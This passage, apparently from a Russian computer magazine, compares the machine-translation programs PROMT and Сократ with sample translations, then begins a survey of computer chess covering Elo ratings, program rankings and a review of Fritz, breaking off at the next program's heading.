СОКРАТ Интернет 3.0 Полиглот

Эта программа также встраивается в браузер MS Internet Explorer. Система переводит в направлениях: английский <-> русский, немецкий <-> русский, французский <-> русский. "СОКРАТ Интернет 3.0 Полиглот" комплектуется набором из 20 дополнительных тематических словарей: компьютерный, деловой, автомобильный и др. На панели инструментов появляются 3 кнопки: с помощью одной можно перевести текущую веб-страницу, другая открывает окошко с настройками, где можно задать направление перевода и подключить/отключить дополнительные словари, третья делит окно MS Internet Explorer пополам - в верхнем окне появится перевод текста, а в нижнем останется оригинал, так что можно будет читать 2 текста параллельно.

Процедура перевода мало чем отличается от работы PROMT Internet XT Premium. Нажимаем "Перевести страницу" - получаем перевод. Если выделить фрагмент текста и выбрать в контекстном меню "Перевести", то появится отдельное окошко с переводом текста. Неприятно то, что переведенные ссылки в этом окошке почему-то не работают (если переводить всю страницу целиком, таких проблем нет).



Бродим с "Сократом" по сайту MTV

<Орудия - к бою!>

Теперь предлагаю, собственно, заценить качество автоматического перевода исследуемых программ. Огульным критикам машинного перевода сразу предлагаю расслабиться и попить пивка, а также запустить из окошка свой пиратский диск с коллекциями переводчиков и словарей одна тысяча девятьсот лохматого года выпуска вместо летающей тарелки :)) Качество перевода у софта последнего разлива - на высоте, хотя, конечно, до литературного стиля пока далеко (если это вообще возможно).

Для начала по приколу залезем на сайт "ЦРУ для детей" (www.cia.gov/cia/ciakids/). Берем первый попавшийся текстик.

Оригинал: "The Organization. To do its job, the Agency is divided into four teams. Three of these teams are directorates, which are mission managers, and the fourth team consists of the Mission Support Offices which provide support to the directorates. In tackling any big job, it's easier if it's broken down into smaller pieces for each team to work on. When the work is complete, they come together to see the big picture."

Вот как перевел эту байду PROMT Internet XT Premium: "Организация. Чтобы делать его работу, Агентство разделено на четыре команды. Три из этих команд - управления, которые являются менеджерами миссии, и четвертая команда состоит из Офисов Поддержки Миссии, которые обеспечивают поддержку управлениям. В занятии любой большой работой, более легко, если это разломано вниз в меньшие части для каждой команды, чтобы воздействовать. Когда работа полна, они объединяются, чтобы видеть большую картину."

А вот результат "СОКРАТ Интернет 3.0 Полиглот": "Организация. Для того, чтобы делать своей работой, Агентство подразделено на четыре группы. Три из этих групп - директораты, которые - менеджеры миссии, и четвертая группа состоит из Офисов Поддержки Миссии, которые обеспечивают поддержку в директораты. В оборудовании любой большой работы, it's легче, если it's сломанное в меньшие части для каждой группы, чтобы прокладывать на. Когда работа завершена, они объединяются видеть большое изображение."

Обе программы предположили, что работу надо не разделить, а сломать (видимо, как и положено настоящим халявщикам :)), при этом "Сократ" предложил еще ее и "прокладывать на" (имелось в виду "послать на"? :)), а также как-то совсем грустно не справился со сверхраспространенным словосочетанием "it's", попросту оставив его без перевода.

А вот еще текстик, на сей раз с сайта "ФБР для детей" (www.fbi.gov/kids/k5th/kidsk5th.htm). И чего это меня на эту чушь пробило? :)) Оригинал: "DO NOT PICK UP THE GUN. DO NOT EVEN TOUCH THE GUN. Remember, you must have special training to know that the gun is safe and empty. GUNS ARE DANGEROUS. THEY ARE NOT MEANT TO BE TOUCHED BY SOMEONE WITHOUT PROPER TRAINING."

Вариант PROMT Internet XT Premium: "НЕ СОБЕРИТЕ ОРУЖИЕ. ДАЖЕ НЕ КОСНИТЕСЬ ОРУЖИЯ. Помните, Вы должны иметь специальное обучение знать, что оружие безопасно и пусто. ОРУЖИЕ ОПАСНО. ОНИ НЕ ПРЕДНАЗНАЧЕНЫ, ЧТОБЫ БЫТЬ ТРОНУТЫМИ КЕМ-ТО БЕЗ НАДЛЕЖАЩЕГО ОБУЧЕНИЯ.


Попытка "СОКРАТ Интернет 3.0 Полиглот": "НЕ ПРИОБРЕТАЙТЕ ПУШКУ. ДАЖЕ НЕ КОСНИТЕСЬ ПУШКИ. Поминайтесь, Вы должны иметь специальный готовя, чтобы знать, что пушка - безопасная и пустая. ПУШКИ ОПАСНЫЕ. ОНИ НЕ ЗАХОТЕТЬ БЫТЬ КОСНУВШ КЕМ-НИБУДЬ БЕЗ СООТВЕТСТВУЮЩЕЙ ПОДГОТОВКИ."

У Сократа чувствуется явная тенденция к гигантомании, так как "guns" переведены даже не как "ружья" (чего лично я ожидал), но сразу как "пушки"! Также "Сократ" пополнил русский язык рядом интересных грамматических новшеств, типа "коснувш" :). Замечу, что при переводе не использовались какие-либо дополнительные специализированные словари, а только базовые словари, которыми комплектуются системы.

<Транс в собственном соку>


PROMT XT Office

PROMT XT Office - это даже не одна программа, а целый пакет программ и утилит, которые автоматизируют процесс перевода. В него входят собственно переводчик PROMT XT, рассмотренная выше PROMT Internet XT, плаг-ины для встраивания функций перевода в приложения Microsoft Office 2000/XP (Word, Excel, Outlook, PowerPoint, FrontPage) и Adobe Acrobat Reader 5.0, электронный словарь, средства ведения пользовательских словарей. Программа поддерживает перевод в следующих направлениях: английский <-> русский, немецкий <-> русский, французский <-> русский, итальянский -> русский, испанский -> русский. Система поставляется либо с 2 языковыми парами (например, английский <-> русский), либо с 6-ю (английский, немецкий, французский <-> русский) в комплектации "ГИГАНТ". Минимальные системные требования - щадящие: Pentium 166, 32 Мб оперативки, 250 метров на винте. Поддерживаемые операционки: Windows 98/Me/NT 4.0./2000/XP. Экран программы разделен на 4 основных части: вверху - несколько панелей инструментов, посередине - 2 окна для оригинала текста и перевода, внизу - информационная панель с важной информацией о переводимом документе.



Интерфейс PROMT

NEXT




PC_Zone

СРЕДСТВА МЕХАНИЧЕСКОГО ТРАНСА

Евгений Зубов, zhenya@newmail.ru




PROMT XT поддерживает загрузку документов MS Word, rtf, txt, html. Открываем текст для перевода, он появится в левом окошке. Интеллектуальная софтина автоматически определит язык оригинала, направление перевода и тематику документа. Если в выборе AI тебе что-то не понравилось, можешь тут же подправить. Внизу на информационной панели находится список доступных словарей. Словарь общей лексики там не показан (он подключен всегда), зато представлены пользовательские и специализированные словари. С программой поставляются 3 дополнительных специализированных словаря: Интернет, Информатика и Разговорник. Другие словари по различным тематикам (всего их более 100) можно приобрести отдельно. Пользовательский словарь - совершенно необходимое средство для настройки электронного переводчика. В него можно занести те слова, которых нет в базовом и специализированных словарях или которые есть, но не с теми переводами, что нужны.
Если юзать тематические и пользовательские словари, можно значительно повысить качество перевода документов. Тогда не придется сокрушаться по поводу того, какую чушь тебе выдала программа. Подключаются и отключаются словари одним кликом на чек-боксе. Положение словаря в списке определяет приоритет его использования: сначала берутся переводы из самого верхнего подключенного словаря, затем из следующего и так далее. Словарь общей лексики используется в последнюю очередь. Менять местами словари в списке можно, просто перетаскивая их мышкой. Кстати, перевод любого слова в тексте можно посмотреть, просто наведя на него курсор крысы - он автоматически всплывет в виде подсказки. Если выделить несколько слов подряд, то подобным образом можно узнать уже перевод целого словосочетания. Чтобы найти более подробную информацию о переводе слов, которые есть в словарях системы, используй приложение Electronic Dictionary, входящее в состав пакета PROMT XT. Это - полноценный электронный словарь.




Электронный словарь PROMT работает в 6 направлениях

Подключив нужные словари, жмем кнопку "Перевести весь текст" (можно переводить и по абзацам) и получаем результат в правом окне. Что интересного можно сказать о тексте перевода? Во-первых, он (как, впрочем, и оригинал) находится в окне встроенного текстового редактора, в котором есть возможность работать с параметрами шрифтов (тип, размер, жирность, курсив и т.д.), абзацами, создавать нумерованные списки и даже переводить заглавные буквы в строчные. Таким образом, ты сможешь редактировать текст прямо в переводчике, не вызывая внешние приложения. Далее, многие слова будут подчеркнуты разными цветами. Как ты, наверное, догадываешься, сделано это не для красоты :). Условные обозначения: красным подчеркнуты незнакомые слова, зеленым - зарезервированные слова, синим - слова с несколькими возможными вариантами перевода, желтым - слова из подключенных специализированных словарей, розовым - слова из пользовательского словаря. Когда ты запомнишь эти обозначения, править текст перевода будет гораздо быстрее.
Приступаем к тонкой настройке перевода. Первое, что нужно сделать, это занести в пользовательский словарь непереведенные слова. Их полный список ("Незнакомые слова") есть на информационной панели. Добавление выделенного слова осуществляется нажатием кнопки "Словарная статья" или клавиши F8. При вводе у тебя запросят различную грамматическую информацию о слове, это необходимо для того, чтобы впоследствии программа могла корректно переводить и грамотно строить предложения. Когда твой пользовательский словарь достаточно наполнится, будет удобнее работать с ним, используя специальное приложение Dictionary Editor.



Пополняем пользовательский словарь


Следующая вещь, которую необходимо сделать, - это зарезервировать некоторые слова, т.е. указать программе, какие слова не нужно переводить. Обычно это имена собственные. Поэтому, если тебя не устраивает, что вместо "Windows 2000" в твоем переводе распахнулись "Окна 2000", а группа "Bad Boys Blue" оказалась "Плохими Синими Мальчиками", зарезервируй эти названия. При резервировании можно указать, оставить ли слова просто без перевода или передать в русской транслитерации. Список зарезервированных слов также доступен на информационной панели.
Закончив настройку, нажми кнопку перевода еще раз, теперь все незнакомые слова переведены, а имена собственные, наоборот, остались без перевода. В заключение пройдись по многозначным словам с вариантами перевода и выбери нужные тебе. Это делается через контекстное меню щелчком правой кнопки мыши на нужном слове или специальным поиском по всему тексту. Если в переводе есть слова, подчеркнутые синим, а вариантов перевода в фигурных скобках почему-то не видно, нажми на панели инструментов кнопку [a (b,c)], она включает/отключает режим показа вариантов перевода.
Ну вот, теперь можно сохранить результат перевода в форматах rtf, txt, html, сохранить билингву в rtf (оригинал и перевод помещаются в соседние колонки таблицы - удобно для последующего редактирования перевода в Word'е) или же сохранить документ во внутреннем формате для последующей работы с ним в PROMT XT. Нужно отметить, что при работе с однотипными документами стоит сохранить настройки перевода в шаблоне тематики, тогда не придется каждый раз заново возиться с подключением словарей и резервированием слов. Еще одна новая функция PROMT XT, которая может тебе пригодиться, - ассоциированная память (АП). Это - фактически обучение системы. Ты сможешь сохранить оригинал и отредактированный тобой перевод предложения (или целого абзаца) в базе АП. В следующий раз, когда в тексте встретится точно такое же предложение, оно не будет переводиться программой заново, из базы будет взят "человеческий" перевод. Использование АП здорово сэкономит твое время при переводе многоверсионных документов, основное содержание которых не меняется.



База ассоциированной памяти

Сократ Персональный 4.1


"Сократ Персональный 4.1" - еще одна система автоматического перевода. В состав входит собственно программа-переводчик и плаг-ин для встраивания кнопки перевода почты в Microsoft Outlook. Программа поддерживает перевод с английского на русский и обратно, с другими языками - облом. Системные требования: Windows 98/Me/NT/2000/XP, 32-64 Мб памяти, 10-40 Мб на винте. Интерфейс программы предельно прост, да и функционал минимальный. Основной экран программы делится на 3 части: "Переводчик", "Словарь" и "Настройки", переключаться между которыми можно нажатием на соответствующую закладку. На изучение панели инструментов не придется тратить слишком много времени: в наличии кнопки "Открыть", "Перевод", "Сохранить" и еще несколько штук для работы с текстом.



Интерфейс "Сократа"


В "Сократе" можно открыть документы в формате txt. Оригинал текста появится в верхнем окне (закладка "Переводчик"). Жмем кнопку "Перевод", получаем его в нижнем окне. Результат можно поправить ручками (это, пожалуй, единственный доступный инструмент :)) и сохранить опять-таки в txt. Вести пользовательский словарь и подключать дополнительные словари в "Сократе Персональном" нельзя. Меню "Настройки" позволит тебе включать и отключать следующие параметры переводчика: автоматическое определение языка введенного текста, режим вывода в скобках вариантов перевода слова ("множественные значения"),





перевод имен собственных. Также можно поменять язык интерфейса с русского на английский.

Полезной фичей является возможность, используя "горячие" клавиши, получить перевод текста в всплывающем окне, находясь в других приложениях, например, Word'e. Для этого при запущенном "Сократе" выделяем в Word'e слово или кусочек текста и, удерживая Shift, нажимаем правую кнопку. Во встроенном словаре можно посмотреть перевод отдельных слов. По умолчанию открыт русско-английский словарь, и не имеется никаких видимых переключателей на англо-русский. Не отчаивайтесь! Достаточно вбить в строку ввода буковку в английской раскладке - и вот перед нами уже англо-русский словарь :). Обратно переключаемся тем же макаром.



Внимательно изучаем словарь

<Орудия - к бою! Часть 2>

Какие же фокусы нам покажет вторая сладкая парочка переводчиков?

Давай дадим им работу посерьезнее и попробуем перевести деловое письмо.

Оригинал:

"Dear Mike, As a result of requests from many of our potential clients we would like to open a new sales office in your city. But we can't move further without your help, which means an invitation to visit our head office. We would be glad to see you between the first and seventh of August. Our cooperation looks very promising. We will appreciate all your possible recommendations on this matter, they can be really useful.

With best regards,
John."

Перевод от PROMT XT Office:

"Дорогой Майк, В результате запросов от многих из наших потенциальных клиентов мы хотели бы открыть новый коммерческий офис в вашем городе. Но мы не можем двигаться далее без вашей помощи, что означает приглашение посещать наше главное бюро. Мы были бы довольны видеть Вас между первого и седьмого августа. Наше сотрудничество выглядит очень многообещающим. Мы оценим все ваши возможные рекомендации по этому вопросу, они могут быть действительно полезны.

С лучшими пожеланиями,
Джон."

Перевод от "Сократа Персонального 4.1":

"Дорогой Майк, В результате просьб из многих наших потенциальных клиентов мы хотели бы открывать новый офис распродаж в вашем городе. Но мы не можем перемещать дальше без вашей помощи, которая хочет приглашение, чтобы посещать нашу главную контору. Мы будем рады вас видеть между первым и седьмым Августа. Наше сотрудничество смотрит очень обещавшийся. Мы будем ценить все ваши возможные рекомендации по этому материалу, они могут быть действительно полезными.

С наилучшими пожеланиями, Джоном."


<Резюме>

Итак, каковы же результаты забега?

На мой взгляд, оценивать нужно 2 основных параметра: качество перевода и функционал. Что касается качества, то "Сократ" явно отстает в связанности текста русского перевода, некорректно работает со многими грамматическими конструкциями, делает грубые орфографические ошибки и зачастую сильно искажает смысл. Подобных дефектов в ходе испытаний у PROMT не обнаружено. По поводу функционала нужно отметить обилие различных возможностей в составе пакета PROMT XT Office, которые действительно обеспечивают комфортную работу тем, кто вынужден постоянно заниматься переводом. Минимализм "Сократа" позволяет его посоветовать тем, кто переводит что-то изредка и не хочет возиться с разными настройками. Итак, по обоим параметрам явный лидер - PROMT. Если интересно личное мнение автора, то я подсел на эту программу достаточно давно, когда она еще называлась Stylus, и с тех пор не разочарован. Видно, что софтина все время совершенствуется, улучшается качество перевода, добавляются новые функции. Так что рекомендую. Ну, а английский все-таки учи! :)

<Адреса в Сети>

Компания "ПРОМТ": www.promt.ru - информация о компании и программах, www.translate.ru - переводчик в режиме on-line, www.e-promt.ru - электронный магазин.
Компания "Арсеналъ": www.ars.ru - информация о компании и программах.



PC_Zone

КОМПЬЮТЕРНЫЕ ШАХМАТЫ

 TanaT(tanat@yes.ru)

Компьютерные шахматы

Computer + Chess = ?

Уже давно прошли те времена, когда мы могли сказать: "Компьютер? Шахматы? Ну, играл я с ним пару партий, оба раза выиграл". Современные компьютеры и шахматные программы играют с невероятной силой: мощное железо позволяет просчитывать миллионы комбинаций в секунду, а умные алгоритмы иногда мудрее некоторых гроссмейстеров. Вспомните хотя бы матч Каспарова с DeepBlue (он кончился с разгромным для Гарри счетом). Однако шахматные программы позволяют не только развивать свой игровой навык, они способны анализировать позиции (в поисках наисильнейшего хода), а некоторые из них, называемые шахматными базами, содержат огромное количество уже сыгранных партий (начиная с образцов 15 века) и энциклопедии, позволяющие профессионалу быстро и легко готовиться к партиям. Обо всех этих программах и пойдет речь в этой статье.

<Who is who?>

Как современные шахматисты определяют, кто из них сильнее играет? Это отнюдь не простой вопрос: еще полвека назад было достаточно провести матч на первенство, скажем, СССР и выявить best of the best. По ходу матча определятся и места остальных участников. Сейчас число шахматистов настолько велико, что проведение каких-либо первенств, включающих в себя хотя бы половину шахматной элиты, становится непосильной задачей. Однако жизнь, в лице некого Эло (это фамилия такая), придумала определенный коэффициент, что-то типа шахматного IQ, характеризующий силу игры шахматиста. Он называется ЭЛО (в честь создателя, разумеется). Сейчас каждый шахматист, начиная со звания мастера, имеет такой коэффициент (его еще называют рейтинг). Таким образом, каждый знает, насколько сильно он играет.

Вот рейтинг-лист самых сильных шахматистов планеты (они все - гроссмейстеры):

1 Kasparov, Garry RUS 2838
2 Kramnik, Vladimir RUS 2809
3 Fischer, Robert J USA 2780
4 Anand, Viswanathan IND 2757
5 Morozevich, Alexander RUS 2742
6 Adams, Michael ENG 2742
7 Topalov, Veselin BUL 2739
8 Ponomariov, Ruslan UKR 2727
9 Ivanchuk, Vassily UKR 2717
10 Kamsky, Gata USA 2717
11 Shirov, Alexei ESP 2715
12 Leko, Peter HUN 2713
13 Gelfand, Boris ISR 2708
14 Bareev, Evgeny RUS 2707

Последние четыре цифры и есть рейтинг.

Как видно, самый большой рейтинг у Каспарова. На втором месте - Крамник. Хотя он и обыграл Гарри в матче один на один. Тут следует уяснить один момент: рейтинг зависит от игры шахматиста во многих турнирах. Поэтому, если Крамник выиграл у Каспарова, это вовсе не значит, что у него должен быть больший рейтинг. Обрати внимание на 8 строчку: Руслан Пономарев. Это 18-летний чемпион мира по версии FIDE. Дело в том, что еще давно Каспаров и FIDE (Всемирная Шахматная Организация) поссорились. По-моему, Гарри не понравились те деньги, которые ему предлагала FIDE за проведение матчей. Конечно, сейчас Каспаров получает огромные прибыли (выиграет, например, какой-нибудь турнир раз в году с первым призом в миллион долларов). Зато в шахматном мире теперь царит анархия: несколько чемпионов существуют параллельно. И Руслан Пономарев один из них. Я вовсе не хочу бросать камень в его огород, но ты должен знать реальное положение вещей: в турнире, проведенном FIDE, не участвовали ни Каспаров, ни Крамник, ни Ананд (четвертая строка).

Рейтинг (или ЭЛО) позволяет сравнивать силу игры и компьютерных программ: сейчас почти все именитые программы имеют свой ЭЛО. Благодаря этому среди шахматных программ есть некоторая иерархия. Почему некоторая? Дело в том, что новые версии программ выходят каждые три-шесть месяцев (иногда просто с улучшенным интерфейсом), и разработчики вовсе не стараются узнать и довести до нашего сведения их рейтинги (для этого же придется платить деньги шахматистам-тестерам).

<Человек или машина?>

В.В. Смыслов - в прошлом чемпион мира по шахматам (1957-1958 гг.). Сейчас в шахматы почти не играет, иногда только дает разные интервью. Однако очень часто он играет в свою любимую игру с компьютером, в основном тестируя различные программы.

Основной его тезис в этой работе такой: "Что-то есть в компьютерах от лукавого! Компьютер не обладает творческой сущностью. Человеку дана душа, он может творить и ошибаться. А компьютер, как бесстрастный контролер, способен только проверять правильность расчетов человека и указывать на ошибки. Сам создать занимательный шахматный сюжет он не в состоянии. По крайней мере я пока не видел компьютеров, которые могли бы сочинить какой-то красивый этюд... Как бы ни усиливались компьютеры с точки зрения все большего перебора вариантов, полагаю, творец всегда должен побеждать машину".

Недавно он сыграл партию с программой, называемой REBEL (одна из самых сильных программ на сегодняшний день). Партия долго шла с перевесом Смыслова (он играл белыми), и в результате 53 ходов закончилась в ничью. Вот что сказал гросс, анализировавший ее: "К сожалению, Смыслову немного не хватило энергии. Он имел перевес всю партию, но так и не смог дожать хладнокровно защищающуюся машину. И все-таки партия подтвердила, что Человек может играть лучше Компьютера. Надеюсь, в следующий раз "железный друг" не сможет уйти от расплаты!".

По-моему, немного наивно: напоминает моську, лающую на слона, который ее даже не замечает и продолжает свое движение. Факт остается фактом: компьютер играет сильнее человека. На практике это доказал DeepBlue, разгромивший Каспарова. Кстати, тогда ходили слухи, что Гарри заплатили очень много денег за проигрыш (компания-производитель получит от этого огромные прибыли, ведь победа ее творения - лучшая реклама). Но это все чушь! Подумай сам: если бы ты был чемпионом мира, бесспорно самым сильным шахматистом планеты, зарабатывал по миллиону долларов в год, стал бы ты терять свой авторитет (и авторитет человечества в целом) ради денег, которых у тебя и так навалом? Думаю, что нет.

Но компьютер имеет преимущество не только на практике! Когда кто-нибудь утверждает, что создатель должен победить творение, он не учитывает: ресурсы машины огромны - она помнит все партии, когда-либо известные человечеству, ей доступны все новинки, появившиеся в течение последнего месяца, она может пользоваться любой энциклопедией во время игры, а вычислительные мощности позволяют ей просчитывать все варианты на 20-30 ходов вперед. Можно сказать это одним словом: человек отдыхает по сравнению с машиной. И что бы ни кричали разные люди-шахматисты, жизнь сделала свой выбор, это - компьютер.

<Если машина, то какая?>

Здесь мы рассмотрим некоторые программы, работающие на обычных персоналках, с которыми можно сразиться в древнюю индийскую игру, называемую шахматами. Сразу отмечу следующее: помимо обычных прог, существуют еще так называемые шахматные компьютеры. Представь себе высокую доску (где-то 15 см в высоту) обычного размера в ширину и длину. На ней есть кнопочки и индикаторы. Это и есть шахматный компьютер - реагирующий, как правило, на нажатие фигур на доске: то есть перед тем, как сделать ход, ты жмешь (в начальной позиции) фигурой на то место, где она стоит, а потом на той клетке, куда хочешь пойти. Помнишь, я рассказывал о рейтингах шахматистах и программ? Это было сделано для того, чтобы ты смог быстро определить самую сильную и самую слабую программы. Я, однако, не смог рассмотреть в этом обзоре все самые хорошие программы, так как некоторых из них нет в России, а некоторые еще не взломали (а цена у них ой-ой-ой). Также мы рассмотрим некоторые программы, играющие не так сильно, но зато доставляющие массу удовольствия красивой графикой (3d фигурами) и звуком (речью Каспарова).


Вот последний рейтинг-лист самых сильных программ в мире. Тестирование осуществлялось на компьютерах Pentium2-3/MMX/ K6-7 с частотой 450MHz (тест проводил не я, а какая-то крутая американская фирма):

1. 2687 Fritz7
2. 2659 Gambit Tiger2.0
3. 2655 Deep Fritz6
4. 2654 Chess Tiger14
5. 2631 Shredder6/632 (472 games)
6. 2630 Junior7
7. 2629 Gambit Tiger1.0
8. 2625 Fritz6a
9. 2617 Rebel Century4 (236 games)
10. 2607 Rebel Tiger12.0
11. 2605 Junior6a
12. 2600 Shredder5/532
13. 2589 Hiarcs732
14. 2576 Nimzo8
15. 2575 Hiarcs 7.1
16. 2567 Nimzo 732
17. 2558 Chessmaster 6000/7000
18. 2556 Gandalf5 (304 games)
19. 2554 Gandalf 432
20. 2553 Rebel Century 3.0

<Fritz >

Самая сильная программа в мире. Что касается "сладкой" стороны, то ее у Fritz'a практически нет: 3d доска откровенно отстойная, графика не блещет, звук минимальный. Зато игровых возможностей навалом: уровни сложности, фиксированное время и глубина просчета (в ходах). Твой компьютер может думать над каждым ходом по 10 минут, зато будет считать минимум на 10 ходов вперед. Непрофессионалу победить эту программу невозможно, так как относительно тактики и стратегии эта программа "впереди планеты" всей. Fritz превосходно анализирует позиции и решает задачи. Когда я, например, вижу в газете какой-нибудь шахматный конкурс, каждый раз улыбаюсь - ведь мой Fritz их щелкает меньше чем за минуту. Так что, установив эту прогу у себя дома, ты можешь поучаствовать в таких конкурсах. Что касается образовательной части этой программы, то она неплохая. Ты можешь порешать задачки, посмотреть партии из базы (обычно Fritz поставляется с минимальной базой, а большая база продается отдельно), анализировать позиции, а, играя с ним, спросить совета.

Резюме: Fritz самая сильная программа. Идеально подходит профессионалам. Для развлечений лучше найти что-нибудь другое.



3D-доска не выдерживает никакой критики - графика просто мертвая!


<Hiarcs>

